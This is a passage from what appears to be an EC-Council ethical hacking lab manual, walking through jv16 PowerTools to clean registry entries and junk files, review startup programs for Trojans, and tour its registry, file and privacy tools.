PowerTools Deleting Unwanted Entries

45. The **jv16 PowerTools** pop-up appears. If you want to create a backup, click **Yes**. In this lab, we have selected the **No** option, which deletes all files.




Figure 4.3.25: jv16 PowerTools Backup Confirmation

46. This deletes all unwanted or harmful registries, logs, temporary files, and other identified files, ensuring the safety of your computer.
47. If a **jv16 Power Tools** pop-up appears, asking you to restart the computer, click **No**.
48. If a **Clean and Fix My Computer** dialogue-box appears, close it.
49. jv16 PowerTools redirects you to the **Main Tools** section; click **Control which programs start automatically**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 4.3.26: jv16 PowerTools Control which Programs Start Automatically

50. Select the software of your choice in the **Startup Manager** and assign the appropriate action for the software you check.




Figure 4.3.27: jv16 PowerTools - Startup Manager

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

51. Thus, you could find any Trojans or malicious files running at system startup and choose the appropriate actions against them. Click **Close** in the **Startup Manager** wizard, which will redirect you to the **Main Tools** section of jv16 PowerTools.
52. Select **Registry Tools** to view Registry-related functions.
53. This section helps you to find, manage, monitor, compress, clean, or replace **registry files.**




Figure 4.3.28: jv16 PowerTools Registry Tools

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

54. Click **File Tools** to view file-related functions.

55. This section helps you to find, recover, clean, organize, or merge files or directories.




Figure 4.3.29: jv16 PowerTools File Tools

56. Select **Privacy Tools** to view privacy-related functions

57. This section helps you to check for vulnerable software, spyware, clear your history, and perform other tasks.




Figure 4.3.30: jv16 PowerTools Privacy Tools

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

58. The **Disk Wiper** option wipes the disk—this is *not* recommended.
59. Select **Backups** to view the system-related backups.

